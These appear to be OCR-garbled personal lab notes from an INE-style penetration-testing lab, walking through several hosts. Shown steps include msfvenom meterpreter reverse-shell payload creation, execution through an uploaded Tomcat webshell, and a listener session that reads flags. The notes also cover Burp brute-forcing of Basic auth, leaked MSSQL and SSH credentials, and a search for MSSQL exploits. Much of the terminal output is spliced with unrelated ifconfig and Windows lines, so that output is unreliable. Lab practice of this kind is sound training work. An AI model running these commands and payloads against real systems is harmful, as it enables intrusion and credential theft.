tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
Exploit targets: .16.64.10 netmask 255.255.255.0 broadcast 0.0.0.0
              inet6 fe80::4482:8ff:fe0f:70f2 prefixlen 64 scopeid 0x20<link>
Id  Name      46:82:08:0f:70:f2 txqueuelen 1000 (Ethernet)
--  --> packets 632 bytes 186147 (181.7 KiB)
0  Auto      errors 0 dropped 20 overruns 0 frame 0
          TX packets 610 bytes 62064 (60.6 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
msf6 exploit(linux/local/lastore_daemon_dbus_priv_esc) > run

[*] Started reverse TCP handler on 172.16.64.10:59919
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[-] Exploit failed: RuntimeError Could not determine UID: ""
[*] Exploit completed, but no session was created.
```

Meterpreter case

Generate msfvenom payload

1. Generate payload with msfvenom

→ We create a payload for Linux x64 since the target OS is running on Linux x64 architecture.

Setup: LPORT 59919 - LHOST our-host

→ We create the payload and **output -o** as 'meter' and **format -f** as 'elf' file.

→ We move that 'elf' file into **.war** folder to avoid the server detection since it only accept **.war** file.

```
(root💀kali)-[~]
# msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=172.16.64.10 LPORT=59919 -f elf -o meter
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1037344 bytes
Final size of elf file: 1037344 bytes
Saved as: meter

(root💀kali)-[~]
# mv meter meter.war
```

#**msfvenom -p** linux/x64/meterpreter_reverse_tcp **LHOST**=172.16.64.10 **LPORT**=59919 **-f** elf **-o** meterpreter2

```
[root💀kali]-[~]# bash -
[root💀kali]-[~]# msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=172.16.64.10 lport=59919 -f elf -o meterpreter2
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1037344 bytes
Final size of elf file: 10373445 bytes
Saved as: meterpreter2@d23e447d59ac8a87316cfb6e2-systemd-timesyncd.service-MiEYKi
[root💀kali]-[~]
```

upload webshell

Click on /webshell

ls -la /var/lib/tomcat8/webapps

```
total 1060
drwxrwxr-x 5 tomcat8 tomcat8    4096 Jun 11 22:35 .
drwxr-xr-x 4 root     root      4096 Mar 27  2020 ..
drwxr-xr-x 3 tomcat8 tomcat8    4096 Jun 11 22:35 cmd
-rw-r--r-- 1 tomcat8 tomcat8   17845 Jun 11 22:35 cmd.war
-rw-r--r-- 1 tomcat8 tomcat8 1037344 Jun 11 22:28 meter.war
drwxr-xr-x 3 root     root      4096 Mar 27  2020 ROOT
drwxr-xr-x 3 tomcat8 tomcat8    4096 Jun 11 22:35 webshell
-rw-r--r-- 1 tomcat8 tomcat8     803 Jun 11 22:35 webshell.war
```

mv /var/lib/tomcat8/webapps/meter.war /tmp/meter

chmod +x /tmp/meter

/tmp/meter

/tmp/meter → Generate the payload

INE - Penetration Testing | Apache2 Ubuntu Default P | Apache2 Ubuntu Default P | 172.16.64.101:8080

← → X ⌂ 172.16.64.101:8080/webshell/index.jsp?cmd=ls+%2Ftmp%2Fmeter


Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security M

/tmp/meter

Run

/tmp/meter

Generate payload



/tmp/meterpreter2

Set up listener metasploit

```
msf6 exploit(multi/handler) > run 470254 (8.0 MiB)
[*] Started reverse TCP handler on 172.16.64.10:59919
[*] Meterpreter session 2 opened (172.16.64.10:59919 -> 172.16.64.101:56090) at 2021-07-13 19:38:21 -0400
inet 127.0.0.1 netmask 255.0.0.0
meterpreter > search -f flags!txt scopeid 0x10<host>
No files matching your search were found.pback)
meterpreter > clsts 975 bytes 173090 (169.0 KiB)
Listing:/var/lib/tomcat8ped 0 overruns 0 frame 0
=====bytes 173090 (169.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Mode Size Type Last modified Name
----: flags=4163<---R---AST-----ICAST> mtu 15---_
40755/rwrxr-xr-x 2 4096 dr ne2020-03-27 04:07:26 -0400 dc conf 0.0.0.0
40755/rwrxr-xr-xe 4096 d dirff:2020-03-27 03:24:20 -0400 sclibid 0x20<link>
40750/rwxr-x--- 4096 d dir70:2021-07-13 18:58:05 -0400 nlogs
40775/rwxrwxr-xe 4096 d dirtes2021-07-13 19:36:28 -0400 webapps
40750/rwxr-x--- 4096 d dired 2020-03-27n03:24:22 -0400 work
TX packets 610 bytes 62064 (60.6 KiB)
meterpreter > rpwd 0 dropped 0 overruns 0 carrier 0 collisions 0
/var/lib/tomcat8
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > !getuid 37.220 22
Server username: tomcat8 @ xubuntu (uid=122, gid=129, euid=122, egid=129)
meterpreter > getsystem
[-] Unknown command: getsystem.
meterpreter > |
```

```
meterpreter > cd .:::20c:29ff:feae:d68c prefixlen 64 scopeid 0x20<link>
[-] Unknown command: cd .:::d6:8c txqueuelen 1000 (Ethernet)
meterpreter > cd t..64684 bytes 38382172 (36.6 MiB)
meterpreter > search -f *.txt
Found 272 results..44892 bytes 8470254 (8.0 MiB)
/etc/X11/rgb.txt (17394 bytes) overruns 0 carrier 0 collisions 0
/home/developer/flag.txt (29 bytes)
lo: /boot/grub/gfxblacklist.txt (712 bytes)
/var/log/tomcat8/localhost.access_log.2020-03-27.txt (1807715 bytes)
/var/log/tomcat8/localhost.access_log.2020-03-28.txt
```

```
meterpreter > cat flag.txt
Congratulations, you got it!
meterpreter > |
```

172.16.64.140

Nmap scan report for **172.16.64.140**

Host is up (0.032s latency).

Not shown: 65534 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: 404 HTML Template by Colorlib


MAC Address: 00:50:56:A2:59:6D (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Dirb

```
[root💀kali㉿kali:[~]]# dirb http://172.16.64.140/  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Tue Jul 13 19:43:29 2021  
URL_BASE: http://172.16.64.140/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
-----  
  
GENERATED WORDS: 4612  
---- Scanning URL: http://172.16.64.140/ ----  
==> DIRECTORY: http://172.16.64.140/css/  
==> DIRECTORY: http://172.16.64.140/img/  
+ http://172.16.64.140/index.html (CODE:200|SIZE:1487)  
+ http://172.16.64.140/project (CODE:401|SIZE:460)  
+ http://172.16.64.140/server-status (CODE:403|SIZE:301)
```

/project



- Try with all the default credentials

BurpSuite BruteForce

- Strange! Let's decode this to see what is happening. Why is this responding 302?

→ Decode base64 '**YWRtaW46YWRtaW4=**' ⇒ **admin:admin**

Target **Proxy** **Intruder** **Repeater** **Sequencer** **Decoder** **Compressor** **Extender** **Project Options** **User Options**

1 x 2 x ...

Target **Positions** **Payloads** **Options**

? **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the **Positions** tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:	1	Payload count: 12
Payload type:	Simple list	Request count: 12

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste YWRTaW46

Load ... YWRTaW46cGFzc3dvcnQx

Remove YWRTaW46YWRtaW4=

Clear YWRTaW46dG9tY2F0

Add Add

Add from list ... [Pro version only]

? **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
-----	---------	------

? **Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

The screenshot shows the OWASP ZAP Intruder tool interface. At the top, there's a navigation bar with tabs like Target, Proxy, Intruder (selected), Repeater, etc. Below the tabs, there are sections for Target, Positions, Payloads, and Options. The Payloads section is currently active, showing a dropdown for 'Payload set' (set to 1) and 'Payload type' (set to 'Simple list'). It also displays the payload count (12) and request count (12). The main area contains a table of requests with columns for Request, Payload, Status, Error, Timeout, Length, and Comment. One row (Request 5) is highlighted with a red box. To the right, there's a detailed view of the selected request (Request 5), showing its payload ('YWRTaW46YWRtaW4='), status (301), length (545), and timer (83). Below this, the raw request and response are shown in a 'Pretty' format. The raw request is:

```

1 GET /project HTTP/1.1
2 Host: 172.16.64.140
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Authorization: Basic YWRTaW46YWRtaW4=
10
11
    
```

The raw response starts with:

```

10
11
    
```

Try to login

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security M

Business Solutions

Home About us Services Solutions

This website template has
been designed by **Free
Website Templates** for
you, for free.

You can remove any link to our
website from this website



- **Successful!!!**

Dirb with credentials

```
(root💀kali)-[~] 172.16.64.140/project/354253425234234/flag.txt
# dirb http://172.16.64.140/project -u admin:admin -e Offensive Security -A MSFU
Congratulations, you exploited this machine!
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Jul 13 20:06:53 2021
URL_BASE: http://172.16.64.140/project/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: admin:admin
-----

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.64.140/project/ ----
==> DIRECTORY: http://172.16.64.140/project/backup/
==> DIRECTORY: http://172.16.64.140/project/css/
==> DIRECTORY: http://172.16.64.140/project/images/
+ http://172.16.64.140/project/includes (CODE:403|SIZE:304)
+ http://172.16.64.140/project/index.html (CODE:200|SIZE:6525)

---- Entering directory: http://172.16.64.140/project/backup/ ----
==> DIRECTORY: http://172.16.64.140/project/backup/backup/
==> DIRECTORY: http://172.16.64.140/project/backup/css/
==> DIRECTORY: http://172.16.64.140/project/backup/images/
+ http://172.16.64.140/project/backup/index.html (CODE:200|SIZE:6525)
==> DIRECTORY: http://172.16.64.140/project/backup/test/
```

Testing hidden directories

A screenshot of a Kali Linux desktop environment. At the top, there's a dock with icons for Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, and NetHunter. Below the dock, a terminal window shows the command 'ls' in a directory. The main window is a web browser displaying the URL '172.16.64.140/project/backup/test/'.

Index of /project/backup/test

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
asdasd.txt	2019-03-06 12:17	5	
dsadasda.txt	2019-03-06 12:21	25	
sdadas.txt	2019-03-25 18:33	126	
test1.txt	2019-03-06 12:20	96	
todo.txt	2019-03-06 12:17	0	

Apache/2.4.18 (Ubuntu) Server at 172.16.64.140 Port 80

- So, we've found this directory which is very suspicious...
- Let's enum all the .txt files

A screenshot of a Kali Linux desktop environment. At the top, there's a dock with icons for Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, and NetHunter. Below the dock, a terminal window shows the command 'cat dsadasda.txt'. The main window is a web browser displaying the URL '172.16.64.140/project/backup/test/dsadasda.txt'.


```
#MSSQL Connection string
```

A screenshot of a Kali Linux desktop environment. At the top, there's a dock with icons for Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, and NetHunter. Below the dock, a terminal window shows the command 'cat sdadas.txt'. The main window is a web browser displaying the URL '172.16.64.140/project/backup/test/sdadas.txt'.

```
Driver={SQL Server};Server=foosql.foo.com;Database=;Uid=fooadmin;Pwd=fooadmin;  
/var/www/html/project/354253425234234/flag.txt
```


Driver={SQL Server};Server=foosql.foo.com;Database=;Uid=fooadmin;Pwd=fooadmin;

/var/www/html/project/354253425234234/flag.txt ⇒ **???? what is this?**





Flag

- Since, we tried to navigate to that path → We found the flag.
- It also gives us a hint about the next machine which is the **SQL**



Driver={SQL Server};Server=foosql.foo.com;Database=;Uid=fooadmin;Pwd=fooadmin;

/var/www/html/project/354253425234234/flag.txt ⇒ **???? what is this?**



172.16.64.182

Nmap scan report for **172.16.64.182**

Host is up (0.033s latency).

Not shown: 65534 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)

| 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)

|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)

MAC Address: 00:50:56:A2:91:6A (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Attempt to login

```
⇒ ssh://developer:dF3334sIKw@172.16.64.182:22  
#####
```

```
[root💀kali]-[~]
# ssh developer@172.16.64.182\Desktop
developer@172.16.64.182's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)
04/25/2019 06:38 AM <DIR> .
0*/Documentation: A https://help.ubuntu.com/g.txt
0*/Management::31 P https://landscape.canonical.com/k
0*/Support: 05:03 P https://ubuntu.com/advantageub
          3 File(s)      1,532 bytes
195 packages can be updated. 576,463,872 bytes free
10 updates are security updates.
c:\Users\AdminELS\Desktop>type id_rsa.pub
Last login: Sun May 19 05:36:41 2019 from 172.16.64.13
developer@xubuntu:~$ cls
flag.txtm+KR5S5o+7CpcL5R7UzwdIaHYt/ChDwOJc5VK7QU46G+T9W8aYZtvb0zl20zWj
developer@xubuntu:~$ cat flag.txt
Congratulations, you got it!
developer@xubuntu:~$ ktop>^Z
Background channel 1? [y/N] y
meterpreter > cd root
```

```

developer@xubuntu:/home$ cd elsuser
developer@xubuntu:/home/elsuser$ ls -l
Desktop Documents Downloads Music Pictures Public Templates Videos
developer@xubuntu:/home/elsuser$ cd Desktop
developer@xubuntu:/home/elsuser/Desktop$ .ls
developer@xubuntu:/home/elsuser/Desktop$ ll s.txt
developer@xubuntu:/home/elsuser/Desktop$ ls -la .lnk
total 8019 05:03 PM
drwxr-xr-x 2 elsuser(elsuser 4096 Dec 15 2017 .
drwxr-xr-x 17 elsuser(elsuser 74096 May 18 2019 ..
developer@xubuntu:/home/elsuser/Desktop$ cd ..
developer@xubuntu:/home/elsuser$ ls -la .pub
Desktop Documents Downloads Music Pictures Public Templates Videos
developer@xubuntu:/home/elsuser$ AcdA!GWzjgKVHcpaDFVc6877t6ZT2ArQa+0iFteRLCc6T
developer@xubuntu:/home$ ls -l
drwxr-xr-x 4 root(root 4096 Mar 6 2019 cannot find the file specified
-rw-r--r-- 1 developer(developer 398 May 18 2019 .bash_history
-rw-r--r-- 1 developer(developer 220 Mar 6 2019 .bash_logout
-rw-r--r-- 1 developer(developer 3771 Mar 6 2019 .bashrc
drwxr-xr-x 3 developer(developer 4096 Mar 6 2019 .cache
drwxr-xr-x 3 developer(developer 4096 Mar 6 2019 .config
-rw-rw-r-- 1 developers(developer 10529 Mar 15 2019 flag.txt
drwxrwxr-x 2 developer(developer 4096 Mar 6 2019 .nano
-rw-r--r-- 1 developer(developer 655 Mar 6 2019 .profile
drwxr-xr-x 2 developers(developer 4096 Mar 15 2019 .ssh
-rw-r--r-- 1 developer(developer 1600 Mar 6 2019 .Xdefaults
-rw-r--r-- 1 developer(developer 14a Mar 6 2019 .xscreensaver
developer@xubuntu:~$ bc .bash_history
-bash: cd: .bash_history: Not a directory

```

172.16.64.199

Nmap scan report for **172.16.64.199**

Host is up (0.031s latency).

Not shown: 65522 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
1433/tcp	open	ms-sql-s	Microsoft SQL Server 2014 12.00.2000.00; RTM
ms-sql-ntlm-info:			

```
| Target_Name: WIN10
| NetBIOS_Domain_Name: WIN10
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after: 2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +1s from scanner time.
```

7680/tcp open pando-pub?

49664/tcp open msrpc	Microsoft Windows RPC
49665/tcp open msrpc	Microsoft Windows RPC
49666/tcp open msrpc	Microsoft Windows RPC
49667/tcp open msrpc	Microsoft Windows RPC
49668/tcp open msrpc	Microsoft Windows RPC
49669/tcp open msrpc	Microsoft Windows RPC
49670/tcp open msrpc	Microsoft Windows RPC
49943/tcp open ms-sql-s	Microsoft SQL Server 2014 12.00.2000

| ms-sql-ntlm-info:

```
| Target_Name: WIN10
| NetBIOS_Domain_Name: WIN10
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after: 2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +2s from scanner time.
```

MAC Address: 00:50:56:A2:BE:5F (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Network Distance: 1 hop

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_clock-skew: mean: 1s, deviation: 0s, median: 1s

| ms-sql-info:

| 172.16.64.199:1433:

| Version:

| name: Microsoft SQL Server 2014 RTM

| number: 12.00.2000.00


```
| Product: Microsoft SQL Server 2014
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433
|_ nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:be:-5f (VMware)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-06-11T21:46:42
|_ start_date: 2021-06-11T17:15:57
```

TRACEROUTE

HOP	RTT	ADDRESS
1	31.17 ms	172.16.64.199

Navigate to the found path

- Since, we tried to navigate to that path → We found the flag.
- It also gives us a hint about the next machine which is the **SQL**



Driver={SQL Server};Server=foosql.foo.com;Database=;**Uid=fooadmin;Pwd=fooadmin;** ⇒
This is the credentials ??? maybe???

Google for the nmap result

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
1433/tcp	open	ms-sql-s	Microsoft SQL Server 2014 12.00.2000.00; RTM

Microsoft SQL Server 2014 12.00.2000.00 exploit

All Shopping News Videos Images More Tools

About 49 results (0.51 seconds)

<https://www.rapid7.com/exploit/windows/mssql> ::

Microsoft SQL Server Payload Execution - Rapid7

May 30, 2018 — Rapid7's VulnDB is curated repository of vetted computer software **exploits** and exploitable vulnerabilities.

Metasploit

Description:

